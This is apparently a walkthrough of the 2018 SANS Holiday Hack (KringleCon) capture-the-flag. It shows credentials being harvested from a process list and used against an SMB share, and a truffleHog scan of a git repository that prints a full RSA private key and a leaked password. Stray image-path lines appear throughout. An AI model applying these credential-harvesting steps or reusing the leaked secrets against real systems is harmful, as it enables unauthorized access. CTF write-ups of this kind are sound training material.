0 0 0 0 1 0 0 0 2 0 0 0 3 0 0 1 1 0 0 1 2 0 0 1 3 0 0 2 1 0 0 2 2 0 0 2 3 0 0 3 1 0 0 3 2 0 0 3 3 0 1 0 1 0 2 0 1 0 3 0 1 1 1 0 1 1 2 0 1 1 3 0 1 2 1 0 1 2 2 0 1 2 3 0 1 3 1 0 1 3 2 0 1 3 3 0 2 0 2 0 3 0 2 1 1 0 2 1 2 0 2 1 3 0 2 2 1 0 2 2 2 0 2 2 3 0 2 3 1 0 2 3 2 0 2 3 3 0 3 1 1 0 3 1 2 0 3 1 3 0 3 2 1 0 3 2 2 0 3 2 3 0 3 3 1 0 3 3 2 0 3 3 3 1 1 1 1 2 1 1 1 3 1 1 2 2 1 1 2 3 1 1 3 2 1 1 3 3 1 2 1 2 1 3 1 2 2 2 1 2 2 3 1 2 3 2 1 2 3 3 1 3 1 3 2 2 1 3 2 3 1 3 3 2 1 3 3 3 2 2 2 2 3 2 2 3 3 2 3 2 3 3 3 3 *(0 0 0)*

“0120” is the correct pin code, as translated through the symbols.

And now the door is open!



The message to the speaker from Morcel Nougat is “Welcome unprepared speaker!”

Answer: Welcome unprepared speaker!

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.


The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

> *Grunt!*

Question 4:

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? *For hints on achieving this objective, please visit Wunorse Openslae and help him with* ***Stall Mucking Report*** *Cranberry Pi terminal challenge.*

Let's start by helping Wunorse Openslae with the terminal challenge.



Let's take a look at report.txt:

```
elf@36b13e193a88:~$ ls
report.txt
elf@36b13e193a88:~$ cat report.txt
Stall mucking report
Dasher - routine
```

```
Dancer - routine
Prancer - confiscated second salt lick
Vixen - minor repair/adjustment to water system
Comet - routine
Cupid - routine
Donner - routine
Blitzen - refilled headache medicine
Thrasher - routine
Thunder - requested hay! oats! hay! oats!
Blaster - stall... took extra mucking
Blunder - caught with excessive carrot contraband again
Blogger - discussed social media policies again
Bragger - what appeared to be a prosthetic red nose
Sun Dec 23 19:52:16 UTC 2018
elf@36b13e193a88:~$
```

Following the hints, let's view the list of running processes to see if we see anything that has credentials on the command line:

```
elf@36b13e193a88:~$ ps -eafww
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 19:52 pts/0    00:00:00 /bin/bash /sbin/init
root        11     1  0 19:52 pts/0    00:00:00 sudo -u manager /home/manager/samba-wrapper.
sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyl
er --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localh
ost/report-upload/ directreindeerflatterystable -U report-upload
root        12     1  0 19:52 pts/0    00:00:00 sudo -E -u manager /usr/bin/python /home/man
ager/report-check.py
manager     14    12  0 19:52 pts/0    00:00:00 /usr/bin/python /home/manager/report-check.p
y
manager     17    11  0 19:52 pts/0    00:00:00 /bin/bash /home/manager/samba-wrapper.sh --v
erbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --a
ccept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/re
port-upload/ directreindeerflatterystable -U report-upload
root        19     1  0 19:52 pts/0    00:00:00 sudo -u elf /bin/bash
elf         20    19  0 19:52 pts/0    00:00:00 /bin/bash
root        24     1  0 19:52 ?        00:00:00 /usr/sbin/smbd
root        25    24  0 19:52 ?        00:00:00 /usr/sbin/smbd
root        26    24  0 19:52 ?        00:00:00 /usr/sbin/smbd
root        28    24  0 19:52 ?        00:00:00 /usr/sbin/smbd
manager     35    17  0 19:56 pts/0    00:00:00 sleep 60
elf         36    20  0 19:56 pts/0    00:00:00 ps -eafww
elf@36b13e193a88:~$
```

It looks like a potential set of credentials is:

username: report-upload
password: directreindeerflatterystable

Let's use those credentials to probe our samba configuration to see what is there.


```
elf@286715b93015:~$ rpcclient -Ureport-upload --command="netshareenumall" localhost
Enter report-upload's password:
netname: homes
        remark: Home Directories
        path:   C:
        password:
netname: print$
        remark: Printer Drivers
        path:   C:\var\lib\samba\printers
        password:
netname: IPC$
        remark: IPC Service (286715b93015 server (Samba, Ubuntu))
        path:   C:\tmp
        password:
netname: report-upload
        remark: Home Directories
        path:   C:\home\report-upload
        password:
elf@286715b93015:~$
```

Now let's connect to that SMB share and upload our file.

```
elf@286715b93015:~$ smbclient "//localhost/report-upload" -I localhost -U report-upload
WARNING: The "syslog" option is deprecated
Enter report-upload's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@286715b93015:~$
```

```
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@286715b93015:~$

                          .;;;;;;;;;;;;;;;'
                         ,NWOkkkkkkkkkkkkkkNN;
                       ..KM; Stall Mucking ,MN..
                     OMNXNMd.              .oMWXXM0.
                    ;MO   l0NNNNNNNNNNNNNN0o   xMc
                    :MO                        xMl            '.
                    :MO   d000000000000000d.   xMl            :l:.
  .cc::::::::;;;;;;;;;;;;,oMO  .0NNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,clll:.
  'kkkkxxxxxddddddoooooooxMO    ..''''''''''''.       xMkccccccclllllllllooc.
  'kkkkxxxxxddddddoooooooxMO   .MMMMMMMMMMMMMM,       xMkccccccclllllllllooool
  'kkkkxxxxxddddddoooooooxMO    ':::::::::::,        xMkccccccclllllllllool,
  .ooooollllllccccccccc::dMO                         xMx;;;;;;;;;;;;;llll'
                    :MO   .ONNNNNNNNXk               xMl            :lc'
                    :MO    d000000000o               xMl            ;.
                    :MO    'ccccccccccccc:'          xMl
                    :MO   .WMMMMMMMMMMMMMMW.        xMl
                    :MO     ................         xMl
                    .NWxddddddddddddddddddddddddNW'
                      ;ccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

So far so good. Now let's try to retrieve the encrypted zip file from the North Pole Git Repository found here: https://git.kringlecastle.com/Upatree/santas_castle_automation



Use our hint about truffleHog – install that on our linux machine, then use that to scan our git repository:

```
└── $python ~/.local/lib/python2.7/site-packages/truffleHog/truffleHog.py --regex --entropy=True
https://git.kringlecastle.com/Upatree/santas_castle_automation
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
```

```
Date: 2018-12-11 02:29:03
Hash: 6e754d3b0746a8e980512d010fc253cbb7c23f52
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
@@ -0,0 +1,27 @@
+-----BEGIN RSA PRIVATE KEY-----
+MIIEowIBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
+11wLQG9EWSCLKfFdQgaMlo+x6wRSjpzODqIAjLfvDwr3TFlCv93oYoTzwmwdHIWB
+6OFxGSryDK+CPRuCcrYfQDrbpAyB/i8JrNNQHwrJsh0aF66irexFAKNIwH4a3Bzv
+tX+5Oh7zR5zwBXFTO8ijP2wEfz6DPkoK0P0zHm+vmGajZ3lOZQ6wufbRBaAJYp5Y
+XnAIMwYGI1y6hiIGTSPpa4LT6j325z6jGfUqCLox2uFPByPo+HGKMvFd+MV/OE+G
+4iM6lp1HZmcZcd3ZPxEqw1VrBp/CRv0U676K9QIDAQABAoIBAF56fWsNubGSlKbV
+7J8L9B1w5C1FOMLDui2iWWM2klHsSpT6xZPBIqO72/+fIjtcGFxjLtnUNyGan6hy
+/I1XVij2eP+dT6N9QbQii69w+W9/PAOyLj2zyO578V9nT8HKA59jr65vJUdB32UB
+Gv+odxZcOM/9c6hrabOhG3HRxPjO+k29qPm4+U4bFoufaNT1a1p4Zq1ZQy0KAWuE
+WsoeXVBu5e+J2lGcTEWSNScGKkjkHtHIvQmtPOeoa6dyDjANN8nOIrCnHwY5GxKk
+eeGpffyQ3EnM7uGWO9IHN6Kt3M7RVGzQPAzTt7L+Ez+dW27+nnKcSxiW6N15jW7s
+w+QmFCUCgYEA23OeCUa58xnYs/RVpfqBkRlMs/9nKJ2+55fWa1eTOl4sXTDOe3EV
+ptR48se1ynVSww3zFl8ksh1GCD3ecPawHG3WAb4MU66UDtLYYPcr5IrX6tZfsiPi
+MaXmiUjcXSZZc/+smz6Bg1C5lGA3/+mI/Rgern2LF2mEZYolOMdDyp8CgYEAOL2V
+K7qVEkSNYjelgmZF3bP/ahHJvk7ZlsVbCVTnFj3j6XU7Fng86x5lxEUiO2a2q/Id
+B1daYUHL5KefOZcdKTNirOwxkwHUu4l27DCgIBBVGyJMFtX4wIMW9xrp9PUl78mi
+5FJolyq9XhDELjkD1OKp6UdSXISurQqn8XFLlesCgYEArTjXDzVvxC+ruWhtTuWs
+7m7M9+vrbskNjttwmix3f4Qkeq7y3ceGsrhWfDUeDyCK4oKZVhhl695lkE3dzsc6
+fkZIvflY25kbL5RIzklssSrTgoAS65edjVkJ32XO5AxIYeL4SVaOfqvywOcubOfX
+hQhL96oLZ8CXjFr+RJIttbsCgYAc9kDtOU0XpMVNHFVteOOOTpYgnGk2a3BLOATC
+jbImZt3pdWeGXZZuNOB/O+vE/CJaRxR6AUe7+MoWZp+JEANuxP9q6LaUJAvlHVSP
+vstox3tXCXHHNVb3NvkHvgc6Ao2J8JsWPMzgNIDjvUXK+AQtFGnowQmPZqVpwvG8
+UTDgkwKBgEZ/OIhjkXHltomC8HMjFxSZ7/YF94aTEdgo3GNb44VlLgz4SJD4ztcz
+d2M+rIaGtrXPylHdoHrGHyDMhc8Lnh8fNNKbMFLL8Zd8sKRt92bDHR9/JO+k/PKr
+ZWwI1hlAs8o9z81481/mKgA417dFRDTT1LgRdaKiiL/H/trWepgl
+-----END RSA PRIVATE KEY-----
\ No newline at end of file

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: RSA private key
Date: 2018-12-11 02:29:03
Hash: 6e754d3b0746a8e980512d010fc253cbb7c23f52
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
-----BEGIN RSA PRIVATE KEY-----
~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 02:25:45
Hash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks
in our logs. Furthermore, Albaster discovered and published a vulnerability with our password
length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
+

~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 01:25:21
Hash: c376f995b44caf502992ddb617a34e7d38d7bbc1
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: support files for Santa's drone functions
```

```
@@ -1,27 +0,0 @@
------BEGIN RSA PRIVATE KEY-----
-MIIEowIBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
-11wLQG9EWSCLKfFdQgaMlo+x6wRSjpzODqIAjLfvDwr3TFlCv93oYoTzwmwdHIWB
-6OFxGSryDK+CPRuCcrYfQDrbpAyB/i8JrNNQHwrJsh0aF66irexFAKNIwH4a3Bzv
-tX+5Oh7zR5zwBXFTO8ijP2wEfz6DPkoK0P0zHm+vmGajZ3lOZQ6wufbRBaAJYp5Y
-XnAIMwYGI1y6hiIGTSPpa4LT6j325z6jGfUqCLox2uFPByPo+HGKMvFd+MV/OE+G
-4iM6lp1HZmcZcd3ZPxEqw1VrBp/CRvOU676K9QIDAQABAoIBAF56fWsNubGSlKbV
-7J8L9B1w5C1FOMLDui2iWWM2klHsSpT6xZPBIqO72/+fIjtcGFxjLtnUNyGan6hy
-/I1XVij2eP+dT6N9QbQii69w+W9/PAOyLj2zyO578v9nT8HKA59jr65vJUdB32UB
-Gv+odxZcOM/9c6hrabOhG3HRxPjO+k29qPm4+U4bFoufaNT1a1p4Zq1ZQyOKAWuE
-WsoeXVBu5e+J2lGcTEWSNScGKkjkHtHIvQmtPOeoa6dyDjANN8nOIrCnHwY5GxKk
-eeGpffyQ3EnM7uGWO9IHN6Kt3M7RVGzQPAzTt7L+Ez+dW27+nnKcSxiW6N15jW7s
-w+QmFCUCgYEA23OeCUa58xnYs/RVpfqBkRlMs/9nKJ2+55fWa1eTOl4sXTDOe3EV
-ptR48se1ynVSww3zFl8ksh1GCD3ecPawHG3WAb4MU66UDtLYYPcr5IrX6tZfsiPi
-MaXmiUjcXSZZc/+smz6Bg1C5lGA3/+mI/Rgern2LF2mEZYolOMdDyp8CgYEAOL2V
-K7qVEkSNYjelgmZF3bP/ahHJvk7ZlsVbCVTnFj3j6XU7Fng86x5lxEUiO2a2q/Id
-B1daYUHL5KefOZcdKTNirOwxkwHUu4l27DCgIBBVGyJMFtX4wIMW9xrp9PUl78mi
-5FJolyq9XhDELjkD1OKp6UdSXISurQqn8XFLlesCgYEArTjXDzVvxC+ruWhtTuWs
-7m7M9+vrbskNjttwmix3f4Qkeq7y3ceGsrhWfDUeDyCK4oKZVhhl695lkE3dzsc6
-fkZIvflY25kbL5RIzklssSrTgoAS65edjVkJ32XO5AxIYeL4SVaOfqvywOcubOfX
-hQhL96oLZ8CXjFr+RJIttbsCgYAc9kDtOU0XpMVNHFVte0O0TpYgnGk2a3BLOATC
-jbImZt3pdWeGXZZuNOB/0+vE/CJaRxR6AUe7+MoWZp+JEANuxP9q6LaUJAvlHVSP
-vstox3tXcXHHNVb3NvkHvgc6Ao2J8JsWPMzgNIDjvUXK+AQtFGnowQmPZqVpwvG8
-UTDgkwKBgEZ/OIhjkXHltomC8HMjFxSZ7/YF94aTEdgo3GNb44VlLgz4SJD4ztcz
-d2M+rIaGtrXPylHdoHrGHyDMhc8Lnh8fNNKbMFLL8Zd8sKRt92bDHR9/JO+k/PKr
-ZWwI1hlAs8o9z81481/mKgA417dFRDTT1LgRdaKiiL/H/trWepgl
------END RSA PRIVATE KEY-----
\ No newline at end of file

~~~~~~~~~~~~~~~~~~~~
```

<snip>

```
-    "manifests/init.pp": "0f7dd893b08ebbbec8994d14eca6701b",
-    "README.md": "ed4837849a1c4790b7178cd99824a204",
-    "spec/classes/sysctl_base_spec.rb": "6241cf3e290871c00b1bb3bbd5490108",
-    "templates/sysctl.d-file.erb": "0212783df32c499b3e9e343993f608da",
-    "manifests/base.pp": "9508015ce74b5ce1420ad8c8ebc7d3af",
-    "tests/base.pp": "1ba89838432dbc94339097327c19ae3d",
-    "Gemfile": "3ad486d60d90bfe4395b368b95481e01",
-    "Rakefile": "ab253b919e7093c2a5eb7adf0e39ffbc"
-  }
-}
\ No newline at end of file

~~~~~~~~~~~~~~~~~~~~
```

In the output we see several keys, as well as this string:


```
+Password = 'Yippee-ki-yay'
```


Let's find and fetch the zip file to see if that is the password.

```
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 6.97 MiB/s, done.
Resolving deltas: 100% (258/258), done.
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $ls -l
total 4
drwxr-xr-x 12 tony tony 4096 Dec 23 14:49 santas_castle_automation
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $
┌─[tony@parrot]─[~/Documents/HH18]
```

```
└──╼ $
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $find . -name '*.zip' -print
./santas_castle_automation/schematics/ventilation_diagram.zip
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $cd santas_castle_automation
┌─[tony@parrot]─[~/Documents/HH18/santas_castle_automation]
└──╼ $cp ./schematics/ventilation_diagram.zip /var/tmp
┌─[tony@parrot]─[~/Documents/HH18/santas_castle_automation]
└──╼ $cd /var/tmp
┌─[tony@parrot]─[/var/tmp]
└──╼ $unzip ventilation_diagram.zip
Archive:  ventilation_diagram.zip
   creating: ventilation_diagram/
[ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password:
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
┌─[tony@parrot]─[/var/tmp]
└──╼ $
```

Success! Let's see what those diagrams look like.





Those ventilation diagrams might come in handy later – we saw a ventilation grate next to the Google booth.

Because we were successful in opening the zip file, we know that the password is “Yippee-ki-yay”.

Answer: Yippee-ki-yay

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.


> *Ladies and Gentlemen...*
>
> *Ladies and Gentlemen...*
>
> *Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.*
>
> *You will be witnesses.*
>
> *Now, Santa... that's a nice suit... John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.*
>
> *I have comrades in arms around the world who are languishing in prison.*
>
> *The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.*
>
> *The following people are to be released from their captors.*
>
> *In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.*
>
> *In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.*
>
> *In the Land of Oz, Glinda the Good Witch.*

Let's go visit Hans to hear his speech.

Oh oh – big trouble as our recent villians are about to be sprung from prison! Let's keep going!

Now that we have the ventilator schematics, let's explore them. The ventilator shaft is next to the Google booth, so head over there.

We jump into the grate and use the two ventilation floor maps as guidance to get through the maze. Eventually we hit the end:



When we exit the ventilator duct maze, we find that we are in a new room:


The room is empty. Let's exit and see where we are.

This is the room at the very top of the stairs that was locked by some kind of key card reader. Let's continue with our next challenge.

Question 5:

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge.*

Let's start by visiting Holly Evergreen and helping her with the terminal challenge.



Let's follow the hint and view the nginx.conf file to get some clues:

```
elf@a66bf0daa852:~$ cat /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
